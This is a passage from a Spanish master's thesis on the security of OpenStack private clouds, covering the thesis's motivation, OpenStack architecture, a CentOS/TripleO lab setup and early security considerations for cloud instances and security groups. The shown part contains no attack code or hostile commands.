Universidad Nacional de Educación a Distancia

Escuela Técnica Superior de Ingeniería Informática

Máster Universitario en Ciberseguridad - Curso 2020/21

Seguridad en nubes privadas basadas en OpenStack

Autor: Eduardo Blázquez Málaga

Tutor: Antonio Robles Gómez

Co-tutor: Elio San Cristóbal Ruiz

22 de febrero de 2021

Resumen

El uso de sistemas de virtualización basados en nube es cada vez más común tanto en la variante pública como privada, siendo para este último caso OpenStack el sistema de software libre más utilizado. En el ámbito de la seguridad no existe mucha literatura acerca de nubes privadas ya que la información disponible está más orientada a nubes públicas, especialmente en materias de configuración y servicios disponibles en la plataforma, obviando su infraestructura al asumir que ésta es completamente segura.

En este trabajo se realizará un análisis de una instalación de referencia de OpenStack, utilizando como foco principal el propio sistema de nube en lugar de los recursos que éste provee. El objetivo será tratar de definir una posible metodología para un analista de seguridad que deba llevar a cabo una auditoría en un entorno de estas características, así como de proporcionar una mayor visión de posibles amenazas a un operador responsable de la seguridad de este tipo de nubes.

En primer lugar se darán unos conceptos básicos acerca de la arquitectura de una nube OpenStack, detalles del entorno de laboratorio desplegado para la realización de pruebas, y una serie de consideraciones de seguridad iniciales con las fortalezas y debilidades de los entornos de nube.

Tras esto se indicarán una serie de acciones iniciales de enumeración para llevar a cabo durante una auditoría desde diferentes puntos de vista de la infraestructura y niveles de acceso, y se estudiarán posibles ataques siguiendo esta misma organización.

Posteriormente se proporcionará un diagrama con una posible secuencia de intrusión completa, partiendo de una máquina virtual servida por la nube y llegando hasta el nodo utilizado para el despliegue de la misma, desde el que sería posible controlar la infraestructura al completo. Se observará que para el entorno analizado es posible ganar acceso en ciertas circunstancias al sistema de gestión de la nube y realizar movimientos laterales en la infraestructura, pero que existe cierta dificultad para acceder a esta última disponiendo de acceso al sistema de gestión.

Finalmente se facilitará una serie de indicaciones para protegerse de los ataques descritos, y se recomendarán ciertas acciones a llevar a cabo en caso que el sistema de nube haya sido comprometido por un atacante.

Índice

Índice de figuras

Capítulo 1. Introducción

1.1. Introducción

Hace ya años que muchas empresas utilizan sistemas de virtualización para gestionar de manera más eficiente su hardware. En muchas ocasiones, los sistemas virtualizados continúan empleando un paradigma de servidores *monolíticos*, en los que una máquina virtual aloja los diferentes servicios (frontend, backend, base de datos...) que dan soporte a una única aplicación. La aparición de nuevos paradigmas como el de los microservicios (en el que cada servicio se encuentra alojado en su propia máquina virtual o contenedor) hace necesaria la adopción de nuevos mecanismos de automatización para el despliegue de servidores, al necesitar un mayor número de éstos.

Los sistemas de computación en nube surgen como respuesta a las limitaciones que poseen los sistemas de virtualización tradicionales, ya que éstos permiten aprovisionar un gran número de servidores de forma sencilla y automatizada. Esto no solo ahorra tiempos de configuración e instalación de nuevas máquinas virtuales, sino que también evita errores derivados de la realización de intervenciones manuales repetitivas. Además, estos sistemas posibilitan que la creación de nuevas máquinas virtuales no dependa de departamentos especializados, sino que los usuarios finales pueden disponer de una serie de imágenes de sistemas operativos o aplicaciones ya definidas y crear sus propias máquinas virtuales en base a las cuotas de uso que tengan asignadas.

Cuando se habla de sistemas de nube se utilizan en muchas ocasiones los conceptos de *Infrastructure as a Service* (*IaaS*), *Platform as a Service* (*PaaS*) y *Software as a Service* (*SaaS*). El primer modelo hace referencia a aquellos sistemas que permiten crear bajo demanda recursos típicos de un centro de datos virtualizados (servidores, almacenamiento, redes...), el segundo a aquellos en los que se proporciona el motor de ejecución ya instalado (como un servidor de aplicaciones) y el tercero a aquellos en los que se proporciona directamente la aplicación (email, procesadores de texto online...).

Los sistemas de nube conocidos son sobre todo aquellos que se utilizan de forma pública. Existen proveedores que disponen de grandes nubes (como Amazon Web Services, Google Cloud o Microsoft Azure) que proporcionan servicios en los tres modelos descritos en el párrafo anterior. Son de especial interés aquí los sistemas de *IaaS*, ya que estos permiten disponer de infraestructura propia sin tener que desembolsar grandes cantidades en servidores físicos, datacenters o equipos de mantenimiento. Esto es de gran utilidad para particulares o pequeñas empresas que dispongan de medios limitados, o para grandes empresas que tengan picos de cargas de trabajo y necesiten una capacidad adicional de computación.

Por otro lado, al igual que muchas empresas disponen de una infraestructura de virtualización tradicional propia, existen sistemas de virtualización en nube privados

para aquellas empresas que tengan mayores necesidades de automatización a la hora de desplegar sus servicios. Estos sistemas son menos conocidos, ya que hay pocas empresas que tengan dichos requisitos, y típicamente requerirán inversiones elevadas en infraestructura, formación, personal, etcétera. Es por ello que solo se encontrarán en grandes empresas de sectores tales como banca, seguros o telecomunicaciones, que pueden afrontar estos retos.

Un sistema de nube privado puede ser utilizado por ejemplo para desplegar arquitecturas basadas en micro-servicios, para alojar datos o cargas de trabajo que por requisitos de privacidad no puedan estar ubicados en sistemas públicos, o también para casos muy específicos como sería el despliegue de una infraestructura para virtualización de funciones de red (siguiendo el estándar NFV MANO [1]), utilizado por ejemplo en implantaciones de 5G.

En cuanto a consideraciones de seguridad, las nubes públicas suelen estar gestionadas por gigantes tecnológicos que invierten grandes cantidades de dinero en securizar sus infraestructuras, dejando al usuario únicamente la gestión de la seguridad de las capas superiores. Esto hace que los sistemas públicos sean seguros generalmente, puesto que solo serán necesarias una serie de consideraciones relativamente pequeña para mantener esta seguridad, y generalmente se podrá gestionar mediante herramientas sencillas desarrolladas por el propio proveedor de nube.

Las nubes privadas sin embargo, pueden ser entornos poco seguros, aunque esto pueda parecer contradictorio. Dado que se trata de sistemas complejos en los que la seguridad depende íntegramente del equipo que los gestione, y puesto que suelen ser entornos poco comunes que requieren conocimientos muy especializados, es muy posible caer en errores de diseño o configuración que permitan a un atacante acceder o manipular dicho entorno y las máquinas virtuales o datos que alberga.

También, la habitual falta de una cultura de seguridad (especialmente en entornos innovadores), junto con la falsa sensación de seguridad que pueda dar un entorno privado hace que se puedan descuidar los controles a implantar sobre el mismo, obviando por ejemplo la amenaza de actores internos, tales como empleados de la compañía o personal subcontratado de la misma.

1.2. Motivación y objetivos

En un proceso de análisis de la seguridad de un determinado entorno de software, es generalmente el equipo especialista encargado de dicho entorno el responsable de verificar que se han aplicado los controles adecuados y que éstos se encuentran implementados correctamente. Posteriormente es recomendable llevar a cabo lo que se conoce como un test de penetración, en el que otro equipo (propio o externo) tratará de romper la seguridad de dicho entorno para comprobar la efectividad de los controles implantados.

El perfil del *penetration tester* (o *pentester*) que lleva a cabo este tipo de pruebas suele

ser el de un analista multi-disciplinar, que dispone de conocimientos técnicos en diferentes áreas (web, móviles, sistemas operativos...). Aunque cada analista podrá estar especializado y tener conocimientos más profundos en una o varias áreas, en muchas ocasiones deberá enfrentarse a auditorías en entornos para los que no disponga de información o experiencia.

En estas situaciones, lo habitual será realizar una documentación previa del entorno a analizar, combinada con la lectura de recursos más enfocados a tests de penetración en forma de artículos específicos y guías cortas o *cheat sheets*. Uno de los ejemplos más claros de esto último es la recopilación de *cheat sheets* realizada por la fundación OWASP [2].

Realizando una búsqueda de este tipo de recursos orientados a tests de penetración en entornos cloud, se ha podido encontrar sobre todo información relativa a auditorías en entornos de cloud públicas como AWS o Azure, como por ejemplo las guías del repositorio de GitHub *PayloadsAllTheThings* [3]. Cursos de *pentesting* en entornos cloud como el del SANS Institute [4] se encuentran también muy enfocados a clouds públicas.

Tratando de localizar trabajos que definan metodologías de *pentest* en nubes privadas OpenStack, se ha podido encontrar únicamente un *paper* titulado *Cloud Penetration Testing* [5] de dos investigadores de la universidad Johns Hopkins. Este documento sin embargo más que un test de penetración lo que aborda es un análisis de la aplicación de diferentes herramientas de *fuzzing* sobre varios servicios de la plataforma y el robo de credenciales mediante *sniffing*. Además, este documento fue redactado en 2012 para una de las primeras versiones de OpenStack, con lo que podría considerarse algo obsoleto.

En vista de la falta de información que existe acerca de la seguridad en entornos de nube privada, especialmente desde el punto de vista de un hacker ético, se ha decidido realizar este trabajo en el que se analizarán ciertos problemas de configuración y diseño, y en el que se tratarán de proporcionar ciertas directrices acerca de cómo abarcar un proceso de *pentest* sobre un entorno de cloud.

El objetivo será que un analista sin conocimientos especializados en este tipo de entornos disponga de un documento que le permita conocer rápidamente las particularidades de una cloud privada en materia de seguridad, y que le proporcione una base para poder llevar a cabo un test de penetración de forma exitosa.

1.3. Contenido del documento

Además de esta sección introductoria, en el presente documento podrán encontrarse los siguientes capítulos:

- Capítulo de fundamentos, en el que se darán unas nociones iniciales del software a analizar, se describirá el entorno de laboratorio utilizado y se proporcionarán otras alternativas de software.

- Capítulo de consideraciones iniciales, en el que se proporcionarán una serie de detalles a tener en cuenta antes de llevar a cabo un test de intrusión en una nube privada OpenStack.
- Capítulo de enumeración, en el que se indicarán una serie de acciones a llevar a cabo durante la primera fase de las pruebas para identificar las particularidades del entorno a examinar.
- Capítulo de ataques, en el que se propondrán una serie de acciones para explotar ciertas vulnerabilidades, así como un diagrama con los posibles movimientos laterales que puedan llevarse a cabo en la plataforma.
- Capítulo final, en el que se indicarán una serie de mitigaciones para los ataques descritos, se realizará una propuesta de planificación y coste para una auditoría en una nube privada, y se proporcionarán una serie de conclusiones obtenidas durante el desarrollo de este trabajo.
- Anexos con acrónimos y fragmentos de código utilizados en este documento.

Capítulo 2. Fundamentos

2.1. OpenStack

Para este proyecto se analizará la seguridad de una nube basada en OpenStack [6], ya que es el sistema de nube privada de código abierto que más se utiliza a nivel mundial. Se trata de un proyecto en el que colaboran bastantes empresas, entre las que se encuentran los principales desarrolladores de distribuciones Linux empresariales tales como Red Hat, Suse o Canonical. De hecho son principalmente estas empresas las que ofertan servicios profesionales y soporte para OpenStack.

La idea de OpenStack es similar al de una nube pública como Amazon Web Services: ofrecer al usuario una interfaz gráfica o una API a través de la que él mismo pueda generar sus máquinas virtuales sin depender de otros departamentos. Éstas podrán crearse en base a diferentes imágenes de sistema operativo ya configuradas, aunque el usuario podrá subir y utilizar las suyas propias. La diferencia principal con una nube pública radica en que como se trata generalmente de un servicio interno, a cada usuario o departamento se le asignará una cuota de uso máxima, en lugar de permitir un uso ilimitado y facturar en base al mismo (aunque también sería posible configurar una nube privada de esta forma).

OpenStack es un sistema modular y está compuesto por diferentes proyectos en los que cada uno se encarga de una función concreta. Los más importantes son los siguientes:

- **Nova**: El proyecto con el que comenzó todo. Es el que se encarga de la planificación de ejecución de las máquinas virtuales, selección de hipervisores, migración entre hipervisores, etcétera.
- **Glance**: Servicio que almacena las imágenes de sistema operativo y se las proporciona a Nova. También gestiona los snapshots de las VMs.
- **Neutron**: Proporciona servicios de red. Permite crear redes virtuales, comunica entre redes virtuales y redes externas, da servicios de DHCP, routing...
- **Cinder**: Permite añadir volúmenes de almacenamiento persistence a las diferentes instancias. Gestiona también el backup de estos volúmenes.
- **Keystone**: Servicio de identidad, gestiona los diferentes *tenant*, usuarios, grupos y permisos de éstos. También lleva un registro de todos los proyectos disponibles (Nova, Glance...) y sus direcciones de API.
- **Horizon**: Interfaz gráfica de OpenStack.

Cada proyecto tendrá además múltiples procesos: casi siempre habrá uno que se encargue de gestionar las llamadas a la API y otro que gestione las acciones del servicio, aunque

puede que existan más. Como servicios de apoyo se dispondrán además de un gestor de colas para la comunicación entre diferentes procesos de un mismo proyecto y un gestor de base de datos para almacenar la información de cada uno de ellos.

En el siguiente gráfico se pueden observar un resumen de relaciones entre los diferentes proyectos:



Figura 1: Arquitectura conceptual de OpenStack [7]

Puede observarse en el gráfico algún servicio adicional como Trove para generar bases de datos o Sahara para desplegar clusters de Hadoop. Existen multitud de proyectos de este estilo para dotar a una instalación de OpenStack de nuevas funcionalidades, aunque los principales son los mencionados en el listado anterior. Este trabajo se centrará principalmente en estos últimos, ya que será los que se encuentren en la mayoría de las nubes OpenStack y los más interesantes a analizar en materia de seguridad.

En cuanto a arquitectura física, un despliegue de OpenStack está compuesto típicamente

por uno o varios nodos de control y múltiples nodos de cómputo. En los nodos de control se encontrarán en ejecución la mayoría de los servicios que gestionen la nube, mientras que los nodos de cómputo tendrán el rol de hipervisores, es decir, donde se ejecutarán las máquinas virtuales. Los nodos de control suelen estar replicados para proporcionar alta disponibilidad en caso de fallo.

También puede que existan nodos dedicados para almacenamiento o para tráfico de red, aunque esto será más típico de nubes de grandes dimensiones. Dado que esto es menos común, este tipo de nodos quedarán fuera del alcance de este trabajo.

2.2. Entorno de laboratorio

Para llevar a cabo este proyecto, se ha desplegado un entorno de laboratorio con una instalación de OpenStack. Para esto, se han empleado los datos del *OpenStack Survey* [8] y así identificar una instalación de referencia.

En primer lugar, observando el sistema operativo sobre el que se ejecuta la nube se ha observado que CentOS es el más común, con un 40 % de las instalaciones. Si se tiene también en cuenta el 15 % de la cuota que posee Red Hat (ya que CentOS y Red Hat son muy similares) se puede concretar que más de la mitad de instalaciones se ejecutan en un SO de este tipo. Es por ello que para el laboratorio se ha decidido utilizar CentOS.

La instalación se realizará con paquetes proporcionados por los propios repositorios del SO, ya que es lo más común. En cuanto a la versión a utilizar se ha decidido instalar *Queens*, ya que es la más común (un 17 % de instalaciones). Además, las siguientes más comunes, *Mitaka* (también un 17 %) y *Newton* (un 13 %) son las versiones *LTS* (*Long Term Support*) de las distribuciones de Ubuntu y Red Hat respectivamente. La siguiente versión *LTS* es *Queens* en ambos casos, con lo que se espera que gran parte de las instalaciones de *Mitaka* y *Newton* actualicen a *Queens* en algún futuro. Es por ello que se ha decidido instalar esta última.

En cuanto a proyectos a instalar, nuevamente se ha decidido apostar por los más comunes, que serán los siguientes: *Nova*, *Glance*, *Neutron*, *Cinder*, *Keystone*, *Horizon* y *Heat*. Además habrá otra serie de servicios adicionales que serán necesarios para la instalación de la nube, esto se explicará más adelante. En cuanto al driver de red se ha decidido optar por *ML2* con *Open vSwitch*.

Aunque las instalaciones y configuraciones de OpenStack pueden realizarse de forma manual, lo más común será que se utilice algún tipo de herramienta de despliegue que automatice el proceso. En el caso de RDO, que es como se conoce la distribución OpenStack de CentOS, se utiliza para esto un proyecto adicional conocido como TripleO (*OpenStack on OpenStack*).

El funcionamiento de TripleO es el siguiente: se despliega de forma manual un nodo en el

que se realizará una pequeña instalación de OpenStack conocida como *Undercloud*. Después se utiliza esta nube para instalar y configurar automáticamente los nodos de la nube final (u *Overcloud*), utilizando para ello imágenes de SO ya generadas de la misma forma que se haría con máquinas virtuales. Esto se consigue mediante otro proyecto, *Ironic*, que permite realizar instalaciones sobre nodos físicos mediante un servidor PXE. Además utiliza otros elementos como el gestor de configuración *Puppet* o el proyecto *Mistral* de OpenStack, los cuales quedarán fuera del alcance de este trabajo.

Para la arquitectura de red se ha utilizado el siguiente gráfico de la documentación de Red Hat, en el que pueden observarse los requisitos para una instalación de OpenStack:



Figura 2: Arquitectura de red de OpenStack [9]

Cabe destacar que la instalación realizada es diferente a este esquema, ya que no se utilizarán nodos dedicados de almacenamiento para *Ceph*, *Swift* o *Cinder* ni se agruparán interfaces en *bonds*, sino que cada nodo dispondrá únicamente de dos interfaces. El listado de redes creadas será el siguiente:

- Red de aprovisionamiento (verde oscuro en el gráfico): se utilizará para la instalación de los diferentes nodos mediante PXE. También se empleará como red de administración para conectar por SSH a las máquinas. Se ha configurado la red 192.168.100.0/24 en la VLAN 100.
- Red externa (azul claro): será la utilizada para la comunicación entre el exterior y la nube, principalmente para el nodo de Undercloud, la comunicación de las instancias con el exterior y el acceso a las APIs públicas de la nube. Red 192.168.110.0/24, VLAN 110.
- Red interna de APIs (verde claro): esta red será empleada por la nube para la comunicación interna entre los diferentes servicios, como por ejemplo la comunicación de *Nova* entre nodos de cómputo y de control para la planificación y ejecución de máquinas virtuales. Red 192.168.120.0/24, VLAN 120.
- Redes de almacenamiento (en naranja): la red de frontend se utilizará para la comunicación por iSCSI entre las instancias y el servicio de almacenamiento de bloques *Cinder*. La de backend se ha configurado para evitar problemas en el despliegue pero no se utilizará, ya que se emplea para la comunicación cuando existe un cluster de almacenamiento (que no será el caso en este laboratorio). Serán las redes 192.168.130.0/24 y 192.168.140.0/24 respectivamente (VLANs 130 y 140).
- Redes de *tenants*: la nube permite que cada usuario se cree sus propias redes, que estarán aisladas entre los diferentes *tentant* y podrán solaparse además en direccionamiento. Para ello se emplean túneles VXLAN entre los nodos de cómputo, y entre éstos y el nodo de control que tendrá los servicios de routing y DHCP. Esta red de *tenants* será la que se utilice para transportar esta comunicación VXLAN. Será la red 192.168.150.0/24, VLAN 150.

Debido a que solo se dispone de un equipo para la instalación del laboratorio (un i7-3770 con 16GB de RAM), se realizará una instalación mínima que constará de un nodo para el Undercloud, y un nodo de control y dos de cómputo para el Overcloud, utilizando para ello máquinas virtuales. Para la virtualización de las VMs (o instancias) de nuestra nube se deberá utilizar por tanto virtualización anidada en los nodos de cómputo.

2.3. Otras alternativas

Aparte de OpenStack, existen por supuesto otras alternativas de nube en el mercado. Además de las nubes públicas más conocidas ya mencionadas en la introducción (AWS, Azure, Google Cloud), otros fabricantes disponen de sus sistemas de nubes privada para

aquellas organizaciones que deseen disponer de una cloud en su propio centro de datos.

El principal competidor de OpenStack sería VMware vCloud [10]. VMware es una empresa veterana en lo que a virtualización se refiere, ya que lleva ofertando productos de este tipo desde hace muchos años, tanto de uso personal como profesional. Esto la coloca en una posición muy cómoda, ya que al fin y al cabo una nube es un sistema de virtualización, y VMware tiene ganada la confianza de muchos clientes en este ámbito. Además, vCloud utiliza como base el sistema de virtualización tradicional de VMware, con lo que es muy atractivo para aquellas empresas que ya dispongan de este último.

Hay que indicar que VMware es una empresa que produce software propietario, y vCloud no es una excepción. El principal problema de éste comparado con OpenStack es el coste de sus licencias, ya que es bastante más elevado que el mantenimiento de OpenStack, al ser este último de código abierto. Al tener también OpenStack contribución por parte de la comunidad, las capacidades que ofrece son muy diversas y más interesantes que en el caso de vCloud. Como dato a destacar, VMware dispone también de una solución de nube basada en OpenStack [11].

En lo que a proyectos open-source se refiere, OpenStack es la solución más madura y más utilizada. Sin embargo existen otras alternativas conocidas, como por ejemplo CloudStack, lanzada por la fundación Apache [12]. CloudStack pretende ser un producto más sencillo que OpenStack (complejo de instalar/mantener), sacrificando flexibilidad en favor de facilidad de gestión. Éste sería un producto muy útil para empresas que no disponen de la capacidad de gestionar una nube OpenStack, que desean disponer de una nube de forma rápida o que quieran tener un entorno de pruebas en nube sin tener que emplear muchos recursos de hardware.

Existen otras alternativas diferentes, como por ejemplo OpenNebula [13] o Eucalyptus [14]. Este último sin embargo parece que fue adquirido por Hewlett-Packard, quien descontinuó el producto 2 años después de su compra, aunque la versión libre se encuentra todavía disponible para su descarga.

Por último hay que indicar que los modelos de nube público o privado no son mutuamente excluyentes, ya que existen modelos de nube híbrida. Éstos suelen consistir en nubes privadas que hacen uso de recursos de nubes públicas para cubrir picos de carga de trabajo, para lo que suele ser necesario algún tipo de solución software que sea capaz de gestionar diferentes modelos de nube de forma simultánea. Este tipo de productos sin embargo quedará fuera del alcance de este trabajo.

Capítulo 3. Consideraciones iniciales de seguridad

En esta sección se explicarán una serie de consideraciones iniciales de la seguridad de una nube desde diferentes puntos de vista. De esta forma se expondrán diferentes conceptos y problemáticas que serán de ayuda más adelante para entender posibles vectores de ataque a la nube o para poder llevar a cabo ejercicios de pentest de forma exitosa.

3.1. Instancias

Las instancias en una nube son máquinas virtuales al igual que en los sistemas de virtualización tradicional. La gran diferencia es que en un sistema tradicional generalmente se instala en la máquina virtual un sistema operativo desde cero (o se realiza una copia de una máquina existente), y en un sistema de nube se suelen utilizan imágenes ya generadas por el fabricante, o una copia de ésta con algún paquete adicional.

Estas imágenes generalmente tienen el mínimo software necesario para que se ejecute el sistema operativo (típicamente Linux), así como algún servicio para conectar a las instancias como SSH. En contraste, una instalación estándar de un SO suele dejar muchos más servicios y puertos abiertos además del SSH, lo que puede significar tener más puertas abiertas al sistema. También la configuración de SSH estándar de una imagen de nube suele ser más segura al permitir solo autenticación mediante clave privada, mientras que en una instalación se tendrá también autenticación por contraseña más insegura.

Adicionalmente, en una máquina virtual de un sistema tradicional se suelen instalar también diferentes agentes (de monitorización, de backup...), que suelen tener más problemas de seguridad que los servicios que incluye el sistema operativo. En un sistema de nube no se utiliza tanto este tipo de agentes, ya que el propio sistema proporciona métricas de uso y mecanismos de backup.

Un nuevo concepto en un sistema de nube es el de los grupos de seguridad. Cada instancia estará asociada a uno o varios grupos, que indicarán para qué protocolos de red o puertos se permitirá el acceso a la instancia, y desde qué origen. Por ejemplo, una instancia de un servidor web podría estar asociada a un grupo por defecto que permita el tráfico ICMP y las conexiones SSH, y a otro grupo de servidores web que permita el tráfico de entrada a los puertos 80 y 443 (HTTP y HTTPS).

Esto permite que aquel tráfico no deseado que haya podido llegar hasta la instancia, por ejemplo porque los firewalls que haya atravesado tuvieran aplicado un conjunto de reglas muy permisivas, sea detenido antes de que el SO de la instancia lo llegue a procesar. Esto dificulta en más medida el acceso no deseado a la misma, ya que si hubiera algún servicio vulnerable en ejecución del que no se tuviera conocimiento, el grupo de seguridad evitará su explotación.

Es cierto que en algunas distribuciones Linux se encuentra habilitado por defecto iptables con una serie de reglas que deniegan casi todo el tráfico de entrada, que sería un concepto muy similar al de los grupos de seguridad (de hecho éstos están implementados con iptables en los nodos de cómputo). Sin embargo, aunque recientemente se suelen incluir utilidades cada vez más sencillas para gestionar iptables, la tendencia habitual es la de deshabilitar dicho servicio confiando exclusivamente en los firewall externos.

En cuanto al tráfico de salida hay que indicar que, al igual que con iptables, es posible denegar tráfico de ciertos protocolos o a ciertos destinos. Sin embargo lo más habitual es mantener la configuración por defecto, que es permitir todo el tráfico saliente, delegando su filtrado en otros firewalls de la infraestructura (aunque en muchas ocasiones aquí tampoco se denegará para permitir por ejemplo que las instancias puedan conectar con repositorios de software públicos). Hay que indicar también que los grupos de seguridad mantienen estado de conexión. Esto significa que si se detecta un tráfico de salida permitido, automáticamente se creará una regla temporal para permitir el tráfico de vuelta de dicha conexión.

Otras consideraciones a tener en cuenta acerca de la red de las instancias es que en un sistema de nube cada usuario puede crear sus propias redes, que además pueden solaparse en rango de direccionamiento con redes de otros usuarios y que estarán aisladas unas de otras gracias a tecnologías de encapsulamiento como VXLAN. Esto implica que un sistema de nube puede tener un número de redes mucho más elevado que en una infraestructura clásica aislada mediante VLANs, ya que mientras que esta tecnología permite hasta 4096 redes diferentes, VXLAN permite unos 16 millones de redes virtuales.

Esto permite alejarse del concepto de redes planas dedicadas a un tipo de servicio o entorno (red DMZ, red de servidores de backend, de bases de datos...), y emplear un modelo en el que cada aplicación pueda utilizar su red o redes propias. Por ejemplo, se puede utilizar una arquitectura de aplicación web de 3 capas de red (frontal web, servidor de aplicaciones y base de datos) en la que además cada aplicación utilice diferentes redes, como puede observarse en el siguiente esquema:

